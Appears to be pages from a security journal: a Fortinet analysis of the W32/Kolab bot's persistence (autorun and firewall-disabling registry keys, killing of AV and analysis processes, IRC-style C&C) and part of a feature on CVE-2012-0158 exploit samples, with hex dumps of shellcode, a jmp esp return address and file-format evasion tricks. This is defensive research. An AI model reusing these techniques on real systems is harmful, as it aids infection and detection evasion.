[1] System Error Codes (0-499). http://msdn.microsoft.com/library/windows/desktop/ms681382.

[2] ZwQueryInformationProcess function. http://msdn.microsoft.com/library/windows/desktop/ms687420.

[3] SetErrorMode function. http://msdn.microsoft.com/library/windows/desktop/ms680621.

[4] CheckTokenMembership function. http://msdn.microsoft.com/library/windows/desktop/aa376389.

[5] Well-known security identifiers in Windows operating systems. http://support.microsoft.com/kb/243330.

[6] Inside Andromeda Bot v2.06 Webpanel / AKA Gamarue – Botnet Control Panel. http://malware.dontneedcoffee.com/2012/07/inside-andromeda-bot-v206-webpanel-aka.html.

MALWARE ANALYSIS 3

PERSISTENCY IN THE WILD

Raul Alvarez
Fortinet, Canada

Strong encryption and sophisticated algorithms are not necessarily what make a piece of malware persistent. Instead, it is the use of a cocktail of techniques that ensures the longevity of malware in the wild.

In this article we look at an example of a piece of persistent malware, W32/Kolab, and some of the techniques it uses.

OBFUSCATION

The strength of a lot of malware lies in its encryption and decryption algorithms. However, Kolab uses a simple decryption algorithm, which is not its strong suit. The following is the code listing of the algorithm:

```
1:  mov   dl, byte ptr ds:[esi+eax]
    add   ebx,1
    sub   dl, byte ptr ds:[ebx+559c7f]
    and   byte ptr ds:[eax+ecx],00
    or    byte ptr ds:[eax+ecx],dl
    sub   ebx,1
    jz    short 2
    cmp   ebx,ebx
    jz    short 3
2:  sub   ebx,ebx
3:  inc   eax
    cmp   eax,edi
    jb    short 1
```

After decrypting 44,160 bytes of code, Kolab transfers control to the newly decrypted code, which has been placed in previously allocated memory.

Initially, the malware parses the TIB (Thread Information Block) and then the PEB (Process Environment Block) to acquire the image bases of kernel32.dll and ntdll.dll.

This is followed by rearranging the API names. Each letter of each API name is collected using the instruction 'MOV BYTE PTR SS:[EBP+xxx],(letter),' – an equivalent of seven bytes per letter. The malware uses this simple form of API obfuscation to avoid detection by anti-virus software that relies on API heuristic detection.

API RESOLUTION

From the image base acquired earlier, the malware traverses the export table of kernel32 from the very first API names and searches for a match for the string ‘GetModuleHandleA’. It will keep traversing the export table until it finds a match and grabs the equivalent API address.

Once the GetModuleHandleA API has been resolved, it uses this API to get the kernel32.dll image base. This action is not strictly necessary, since Kolab already has the image base of kernel32.dll. Nevertheless, the GetModuleHandleA API is used to make sure that the right image base is acquired.

Afterwards, the same process of traversing the API names is performed to get the address of the GetProcAddress API; the rest of the API addresses the malware needs are then easily acquired using this API.

COMPRESSION

File or data compression is a process of reducing the size of a given piece of data by eliminating redundant bytes. It is a similar technique to packing and archiving, but using a different data manipulation algorithm. Examples of available compression algorithms include: Huffman encoding, run-length encoding and Lempel-Ziv encoding.

Lempel-Ziv, also known as LZ, is an algorithm for lossless data compression. The compressed data is a minimized version of the original data.

Kolab uses COMPRESSION_FORMAT_LZNT1, a variation of Lempel-Ziv compression, to compress part of its code and later decompresses it using the RTLDecompressBuffer API. Once the buffer is decompressed, the malware places the code carefully in the current module’s virtual space by computing the alignment of its sections. Chunks of malware code are copied to each properly aligned section.

The first (0x400) 1,024 bytes of the decompressed image, including the MZ/PE header, are copied, byte by byte, to the original image located at 0x400000, the original module’s image base. This is followed by copying the rest of the decompressed code to the original image and arranging it in the appropriate sections.

The final image is the unpacked and decompressed version of the malware.

DROPPED FILE

After getting the module handle and module name of the malware, the Windows directory is acquired by using the ExpandEnvironmentStringsA API with the %windir% parameter. Kolab uses a hard-coded filename for its dropped file: csdrive32.exe. The malware skips the file dropping routine if the current module is already csdrive32.exe running from the Windows directory. Otherwise, it will copy the current module to the Windows directory using the CopyFileA API and change its properties to hidden using the SetFileAttributesA API.

This is followed by the creation of two registry keys to ensure the malware is executed during start-up:

```
Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
Run
Value: Microsoft Driver Setup
Data: %windir%\csdrive32.exe

Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\
policies\Explorer\Run
Value: Microsoft Driver Setup
Data: %windir%\csdrive32.exe
```

CONFIGURING THE FIREWALL

Controlling the firewall settings of the victim operating system is an activity that is often seen in malware, and Kolab is no exception. As a COM object, the firewall can be controlled by accessing the CLSID, {304CE942-6E39-40D8-943A-B913C40C9CD4}, that is referencing it. Using the CoCreateInstance API, Kolab successfully takes control of the firewall manager.

After loading the firewall COM object, Kolab disables the firewall by setting up the following registry entry:

```
Key: HKLM\SYSTEM\CurrentControlSet\Services\
SharedAccess\Parameters\FirewallPolicy\StandardProfile
Value: EnableFirewall
Data: 0
```

The dropped file, csdrive32.exe, is also added as an authorized application by setting up the following registry entry:

```
Key: HKLM\SYSTEM\CurrentControlSet\Services\
SharedAccess\Parameters\FirewallPolicy\
StandardProfile\AuthorizedApplications\List
Value: [original path]\[original kolab filename]
Data: [original path]\[original kolab
filename]:*:%windir%\csdrive32.exe
```

Kolab disables the firewall using the first registry entry, and the second one acts as a back-up, in case the user turns the firewall on. However, there is a missing piece of information in the second registry entry, without which the registry entry will not work as the author intended (I won’t give details).

THREAD #1

Kolab creates two threads that perform separate functions. Let's take a look at the first thread.

Kolab allocates memory for a list of names of AV and security software. The malware checks if any application on the list is actively running in the system by parsing the process list using a combination of the CreateToolhelp32Snapshot, Process32First and Process32Next APIs. If the target process is found, the malware will effectively terminate it (see Figure 1).

The malware will parse the process list completely and check each process against its list of application names.

Once every process has been checked against the list of application names, the thread will sleep for 5,203 milliseconds then start its function all over again. This is to make sure that no AV or security applications are running on the system.

THREAD #2

Kolab's second thread performs a similar function to the first. The only difference is the list of application names. The second thread checks the process list against a list of applications that are used for malware analysis, monitoring, cleaning and debugging. Even the registry editor is not safe. If any of these processes are running in the system, Kolab will terminate them.

After every process has been checked, it will sleep for 1,189 milliseconds, then perform the thread execution again.

The two threads will keep running until the main thread has spawned a new process, csdrive32.exe, and terminated itself (i.e. the original executable).


Once the original executable has been terminated, the AV, security, analysis, and fix tools can run properly again. Figure 1 shows a partial listing of the software names mentioned above.

SPAWNED CSDRIVE32

The spawned csdrive32 process performs decryption, API resolution and decompression routines similar to those in the original malware execution discussed earlier.

Afterwards, the new process generates a new set of APIs by resolving them using a series of calls to the GetProcAddress API. The typical resolution of API addresses also includes the loading of the required DLL into memory using the LoadLibraryA API.

Kolab also resolves Internet-related APIs if it is sure that the infected machine has an Internet connection.



```
PUSH EBX
CALL <JMP.Process32Next>           Jump to kernel32.Process32Next
TEST EAX,EAX
JNE SHORT 0040741F
POP EDI
POP ESI
PUSH EBX
CALL DWORD PTR DS:[408014]
XOR AL,AL
POP EBX
LEAVE
RETN
PUSH EBX
PUSH ESI
CALL DWORD PTR DS:[408098]         kernel32.GetCurrentProcessId
CMP EAX,DWORD PTR SS:[ESP+0C]
JE SHORT 004074A9
PUSH DWORD PTR SS:[ESP+0C]
XOR EBX,EBX
PUSH EBX
PUSH 1
CALL DWORD PTR DS:[4080AC]         kernel32.OpenProcess
MOV ESI,EAX
CMP ESI,EBX
JNE SHORT 004074AD
XOR AL,AL
JMP SHORT 004074C4
PUSH EBX
PUSH ESI
CALL DWORD PTR DS:[4080A8]         kernel32.TerminateProcess
TEST EAX,EAX
JE SHORT 004074BB
```

```
45 00 00 00 49 53 53 44 VIPRE.EXE    ISSD
45 58 45 00          38 50 M_EN_32.EXE P08P
                     54 53 ROMO.EXE     K7TS
                     49 4E _SETUP.EXE   AVIN
45 00 00 00 57 49 54 53 STALL.EXE    WITS
00 00 00 00 54 72 65 6E ETUP.EXE     Tren
                     36 dMicro_TISPro_16
                     00 .1_1063_x32.EXE
                     4C VBA32-PERSONAL-L
                     58 ATEST-ENGLISH.EX
                     45 E   CCSETUP210.E
                     00 XE  FSMB32.EXE
                     56 FSGK32.EXE   FSAV
                     57 95.EXE  FSAV530W
                     56 TBYB.EXE     FSAV
                     00 530STBYB.EXE
                     56 FSAV32.EXE   FSAV
                     45 .EXE     FSAA.EXE
                     00     FPROT.EXE
                     42 FP-WIN.EXE   FNRB
                     58 32.EXE   FIH32.EX
```

```
4E 2E                   RKD.EXE HACKMON.
                        XE UNHACKME.EXE
                            ROOTKIT_DETE
                        TIVE.EXE    AVGA
45 00                   RKT.EXE FSB.EXE
4F 54                   FSBL.EXE    ROOT
45 00                   KITREVEALER.EXE
53 4B                   PSKILL.EXE  TASK
53 54                   MON.EXE TASKLIST
4E 2E                   .EXE    TASKMAN.
45 00                   EXE PROCEXP.EXE
4A 41                   MSNFIX.EXE  HIJA
00 00                   CKTHIS_V2.EXE
00 00                   HIJACKTHIS.EXE
2E 45                   HIJACKTHIS_SFX.E
58 45                   XE  HJTSETUP.EXE
4E 53 54 41 4C 4C 2E 45     HJTINSTALL.E
44 42 47 2E 45 58 45 00 XE  OLLYDBG.EXE
45 58 45 00 50 4F 52 54 NETSTAT.EXE PORT
45 58 45 00 50 4F 52 54 MONITOR.EXE PORT
45 2E 45 58 45 00 00 00 DETECTIVE.EXE
45 00 00 00 41 50 4F 52 FPORT.EXE   APOR
50 41 56 41 52 4B 2E 45 TS.EXE  PAVARK.E
53 50 59 31 30 35 2E 45 XE  DARKSPY105.E
4F 53 2E 45 58 45 00 00 XE  HELIOS.EXE
55 53 54 45 52 2E 45 58 ROOTKITBUSTER.EX
41 4C 59 5A 45 52 2E 45 E   ROOTALYZER.E
41 36 41 2E 45 58 45 00 XE  BC5CA6A.EXE
00 00 00 00 44 45 4C 41 SEEM.EXE    DELA
```

Figure 1: Kolab creates two threads which check for running AV/security applications and analysis tools.

After performing these routines, the malware checks if it is running as %windir%\csdrive32.exe. If it is, the dropping of files, the firewall configurations, and the running of the two thread routines will be skipped.


However, it will create another thread.

THREAD #3

The third thread is invoked by the spawned process. It creates redundant mutexes and also performs the bot-related activities of the malware as well as other activities, as described in the last part of this article.

REDUNDANT MUTEXES

The new thread creates a mutex named 'jsg28sdgrg2scj' to prevent multiple instances of the malware. Interestingly, it then creates a second mutex with the same name, 'jsg28sdgrg2scj' – since it is identical to the first, the second mutex is redundant (see Figure 2).



```
   notepad.exe      l...     Notepad     Micro...     1
   csdrive32.exe    l...                              2

Type  ▽        Name
Mutant         \BaseNamedObjects\jsg28sdgrg2scj
Mutant         \BaseNamedObjects\jsg28sdgrg2scj
KeyedEvent     \KernelObjects\CritSecOutOfMemoryEve
Key            HKLM
Key            HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32
```

Figure 2: Two mutexes are created with the same name.

BOT-RELATED ACTIVITIES

After setting up the mutexes, Kolab starts performing the routine that initiates contact with its C&C server. It sends information taken from the computer including the OS and its locale, among other things. It waits for some IRC-like commands to execute other malicious activities.

The following is a walk-through of how the bot side is implemented:

The malware initiates the Winsock DLL using a call to the WSAStartup API. It gets the standard host name of the infected local machine using the GetHostName API and uses the resulting host name to acquire the IP address of the local machine by calling the GetHostByName and inet_ntoa APIs.

After getting the IP address of the local machine, the malware sets up some IRC-like commands for later use (see Figure 4).

Kolab initiates contact with the C&C server by sending the infected local host's information. It uses a combination of the country name taken from the GetLocaleInfoA API, the *Windows* version from the GetVersionExA API, and seven random numbers generated by the rand function (see Figure 3).

```
[N00_<country code>_<OS>_<7-random-numbers>]
```


Figure 3: Kolab sends the infected local host's information.

If a successful connection is established, the malware will wait for further instructions from the bot master.

Kolab uses two types of commands. The first set, as shown in Figure 4, look like regular IRC commands, and the second set of commands are mostly customized for the malware.

The two sets are:

1. IRC-like commands: e.g. KCIK, PASS, QUIT, PONG, PING, PRIVMSG, JOIN, NOTICE, PART, and PRRVMSG (as shown in Figure 4).
2. Bot-related commands: e.g. login, logout, lo, rm, download, update, gone, threads, scan, advscan, r.getfile, r.new, r.update and r.upd4te.



```
Hex dump                                          ASCII
0A 00 00 00 4B 43 49 4B 20 25 73 0D 0A 00 00 00  ◙   KCIK %s♪◙
50 41 53 53 20 25 73 0D 0A 00 00 00 4C 65 61 76  PASS %s♪◙   Leav
69 6E 67 00 51 55 49 54 0D 0A 00 00 51 55 49 54  ing QUIT♪◙  QUIT
20 25 73 0D 0A 00 00 00 0D 0A 00 00 50 4F 4E 47   %s♪◙   ♪◙  PONG
20 25 73 0D 0A 00 00 00 50 49 4E 47 00 00 00 00   %s♪◙   PING
4B 43 49 4B 00 00 00 00 50 52 49 56 4D 53 47 00  KCIK    PRIVMSG
4E 4F 54 49 43 45 00 00 51 55 49 54 00 00 00 00  NOTICE  QUIT
50 41 52 54 00 00 00 00 4A 4F 49 4E 00 00 00 00  PART    JOIN
50 52 52 56 4D 53 47 20 25 73 20 3A 25 73 0D 0A  PRRVMSG %s :%s♪◙
00 00 00 00 4A 4F 49 4E 20 25 73 0D 0A 00 00 00      JOIN %s♪◙
```

Figure 4: Commands used by Kolab.

The bot master will issue the commands and the client version of Kolab will perform the appropriate action.

OTHER MALICIOUS ACTIVITIES

The malware also performs the following activities:

1. It creates a batch file in the %temp% directory with the name 'removeMe[four random digits].bat', which contains the following commands:

   ```
   @echo off
   :Repeat
   del "%windir%\csdrive32.exe" > nul
   if exist "%windir%\csdrive32.exe" goto Repeat
   del "%0"
   ```

   This batch file is used to remove the malware from the system.

2. The malware tries to connect to the C&C server, hiiiiii[removed]er.net, which at the time of writing this article, is no longer active. (Just to be safe, I have removed part of the domain name.)

   Some other domain names found within the code are:

   - ppppppppppppppppppp[removed]m.us
   - ppppppppppppppppppppppppp[removed]m.us
   - pppppppppppp.p[removed]m.us
   - ppppppppp[removed]m.us
   - obsoletegpp[removed]m.us
   - ppp16ptok2pcomphomepaq[removed]m.us
   - 1p[removed]m.us
   - ppppnipp[removed]m.us
   - mob[removed]m.us

WRAP UP

Examples of malware that persist in the wild are resistant to detection simply because they have lots of fire power within their code. They have capabilities and features that are not found in their simpler peers. They also are capable of fast updates and of creating new variants on a regular basis.

Even though Kolab's encryption algorithm is relatively simple, it possesses other significant attributes. Using compression, terminating important pieces of software, backing up with C&C, controlling the firewall, and smart timing regarding when to remove itself are a good combination for becoming an infamous piece of malware.

If we can understand each of these pieces of tenacious malware, we might be able to reduce their persistence in the wild.

TECHNICAL FEATURE

CAT-AND-MOUSE GAME IN CVE-2012-0158

Ruhai Zhang
Fortinet, China

The CVE-2012-0158 vulnerability has been widely used by cybercriminals since April 2012 and has been exploited in the wild with many anti-detection tricks. As we know, when an exploit sample is executed, the corresponding vulnerable application will initially load and parse it. While scanning an exploit file, an AV engine will also analyse its file format. For some file types with complicated structures, the AV engine may struggle to parse all of the structures listed in the format specification. Moreover, for efficiency, fault-tolerant performance purposes, or even through carelessness, an application may not fully comply with the format specification while parsing a file. These factors open a door in the cat-and-mouse game. The exploit in question can be implemented in both *Microsoft Office* and RTF files, which increases its spreading ability.

VULNERABILITY ANALYSIS

The CVE-2012-0158 vulnerability is in the ListView, ListView2, TreeView and TreeView2 ActiveX controls in MSCOMCTL.OCX, which are mainly used in *Microsoft Office*, as shown in Figure 1.

The following is the execution process for the vulnerable function in MSCOMCTL.OCX, as shown in Figure 2:


- Read a 0xC bytes record in the ‘Contents’ stream to the stack buffer, which has the following structure:

```
struct CobjRecord {
DWORD flag;
DWORD unknown;
DWORD next_read_len;
}
```

- Get the value next_read_len.
- In the second call to the CheckLenAndReadRecord function, the Next Record Len value is read (see Figure 1) and compared with next_read_len value in the CobjRecord. If the two length values are equal, the following next_read_len bytes size data will be read to the stack buffer. However, only eight bytes are allocated on the stack.


For the sample[1] shown in Figure 1, the vulnerable function will return to address 0x27583C30 and then jump to the shellcode at 0x125DA4, as shown in Figures 3–5.

[1] MD5: C694ED321C758AF7D4F7582A415DEDE9




```
Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00002A40 4C 00 69 00 73 00 74 00  56 00 69 00 65 00 77 00  L.i.s.t.V.i.e.w.
00002A50 31 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  1...............
00002A60 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00002A70 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00002A80 21 43 34 12 08 00 00 00  56 0A 00 00 2B 05 00 00  !C4.....V...+...
00002A90 4E 08 7D EB 01 00 06 00  1C 00 00 00 00 00 00 00  N.}?...........
00002AA0 00 00 00 00 00 06 00 01  56 0A 00 00 01 EF CD AB  ........V....镲?
00002AB0 00 00 05 00 98 5D 65 01  07 00 00 00 08 00 00 80  ....樷e........€
00002AC0 05 00 00 80 00 00 00 00  00 00 00 00 00 00 00 00  ...▮............
00002AD0 00 00 00 00 1F DE EC BD  01 00 05 00 90 17 19 00  .....揿?...?..
00002AE0 00 00 08 00 00 00 49 74  6D 73 64 00 00 00 02 00  ......Itmsd.....
00002AF0 00 00 01 00 00 00 0C 00  00 00 43 6F 62 6A 64 00  ..........Cobjd.
00002B00 00 00 00 04 00 00 00 04  00 00 00 00 00 00 00 00  ................
00002B10 00 00 00 00 00 00 30 3C  58 27 90 90 90 42 42 42  ......0<X'悙悙BB
00002B20 42 90 B9 00 01 00 00 EB  0F 5A B0 FF 49 30 04 0A  B悐....?Z?I0..
```

Figure 1: An exploit sample’s ListView Contents stream.




```
.text:275C89C7                 push    ebp
.text:275C89C8                 mov     ebp, esp
.text:275C89CA                 sub     esp, 14h
.text:275C89CD                 push    ebx
.text:275C89CE                 mov     ebx, [ebp+lpMem]
.text:275C89D1                 push    esi
.text:275C89D2                 push    edi
.text:275C89D3                 push    0Ch             ; dwReadLen
.text:275C89D5                 lea     eax, [ebp+pStackBuf]
.text:275C89D8                 push    ebx             ; pCExposedStream
.text:275C89D9                 push    eax             ; pStackBuf
.text:275C89DA
.text:275C89DA ReadCobjRecord:
.text:275C89DA                 call    CheckLenAndReadRecord
.text:275C89DF                 add     esp, 0Ch
.text:275C89E2                 test    eax, eax
.text:275C89E4                 jl      short Failed
.text:275C89E6                 cmp     [ebp+pStackBuf], 'jboC'
.text:275C89ED                 jnz     Failed2
.text:275C89F3                 cmp     [ebp+dwReadLen], 8 ; 0x8282
.text:275C89F7                 jb      Failed2
.text:275C89FD                 push    [ebp+dwReadLen] ; dwReadLen
.text:275C8A00                 lea     eax, [ebp+var_8]
.text:275C8A03                 push    ebx             ; pCExposedStream
.text:275C8A04                 push    eax             ; pStackBuf
.text:275C8A05                 call    CheckLenAndReadRecord
.text:275C8A0A                 mov     esi, eax
.text:275C8A0C                 add     esp, 0Ch
```

Figure 2: Vulnerable parsing function in MSCOMCTL.OCX (v6.01.9545).




```
00125D98  27583C30  MSCOMCTL.27583C30
00125D9C  42909090
00125DA0  90424242
00125DA4  000100B9
00125DA8  5A0FEB00
```

Figure 3: Stack overview after overflow.



```
.text:27583C2E 0F                        db  0Fh
.text:27583C2F 84                        db  84h ; ?
.text:27583C30          ; ---------------------------------
.text:27583C30 FF E4                     jmp     esp
.text:27583C30          ; ---------------------------------
.text:27583C32 04                        db    4
.text:27583C33 00                        db    0
```

Figure 4: Jmp esp instruction in MSCOMCTL.OCX (v6.01.9545).



```
00125DA4    B9 00010000   mov ecx,100
00125DA9  ˅ EB 0F         jmp short 00125DBA
```

Figure 5: Jmp to the shellcode.

OFFICE FILE FORMAT ANTI-DETECTION TRICKS

End of Chain Sector ID

Figure 6 is a rough flow chart showing how *Microsoft Office* reads stream data.




Get stream size and current stream offset
Check read len
Read out of range?
Yes
Adjust read len to the length of all the left stream data
No
Get first and last SecID of reading data
Get one group of continuous SecID list
SecID number out of read range?
Yes
Adjust read SecID number
No
Read data from the continuous SecIDs
Next SecID is -2 (End Of Chain)
Yes
Adjust the next SecID to the next continuous one
No
No
Reach to the last SecID?
Yes
Read over


Figure 6: Reading stream data flow chart.

From the flow chart in Figure 6, we can see that the Sector ID -2 (End of Chain SecID) is not, in fact, the end of the stream.



```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00002780  43 00 6F 00 6E 00 74 00  65 00 6E 00 74 00 73 00  C.o.n.t.e.n.t.s.
00002790  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000027A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000027B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000027C0  12 00 02 01 FF FF FF FF  FF FF FF FF FF FF FF FF  ....
000027D0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000027E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000027F0  00 00 00 00 02 00 00 00  62 05 00 00 00 00 00 00  ........b.......
```

Figure 7: A sample's Contents directory entry.




MiniFAT[128]		10240	512
SECTOR[0]	FAT_ENDOFCHAIN	10240	4
SECTOR[1]	FAT_ENDOFCHAIN	10244	4
SECTOR[2]	3	10248	4
SECTOR[3]	FAT_ENDOFCHAIN	10252	4
SECTOR[4]	5	10256	4
SECTOR[5]	6	10260	4
SECTOR[6]	7	10264	4

Figure 8: A sample's short-sector allocation table.

The sample[2] shown in Figures 7 and 8 uses this trick. The End Of Chain SecID at offset 10252 should have been 4, a continuous value. It is likely that this value was modified in an attempt to evade detection. If the AV engine recognizes the End of Chain SecID as the end of the stream data, this kind of crafted exploit sample may slip away undetected.

Microsoft Excel default password

Figure 9 shows the process of *Microsoft Excel* validating password-protected documents:



```
0001AA00  09 08 10 00 00 06 05 00  B5 1F CD 07 C9 C0 00 00  ........??衫..
0001AA10  06 03 00 00 2F 00 C0 00  01 00 02 00 02 00 04 00  ..../.?........
0001AA20  00 00 76 00 00 00 04 00  00 00 00 00 00 00 01 68  ..v...........h
0001AA30  00 00 04 80 00 00 28 00  00 00 01 00 00 00 58 AC  ...▮..(.......X?
0001AA40  34 01 00 00 00 00 4D 00  69 00 63 00 72 00 6F 00  4.....M.i.c.r.o.
0001AA50  73 00 6F 00 66 00 74 00  20 00 42 00 61 00 73 00  s.o.f.t. .B.a.s.
0001AA60  65 00 20 00 43 00 72 00  79 00 70 00 74 00 6F 00  e. .C.r.y.p.t.o.
0001AA70  67 00 72 00 61 00 70 00  68 00 69 00 63 00 20 00  g.r.a.p.h.i.c. .
0001AA80  50 00 72 00 6F 00 76 00  69 00 64 00 65 00 72 00  P.r.o.v.i.d.e.r.
0001AA90  20 00 76 00 31 00 2E 00  30 00 00 00 10 00 00 00   .v.1...0.......
0001AAA0  20 9D E0 EF EB 7D 64 AC  CD 71 34 BE 40 67 05 C6   漛镫}d  q4继g.?
0001AAB0  54 22 02 01 E9 01 66 1A  8A 54 8E 1D F5 44 BD 05  T"..?f.爾?鮀?
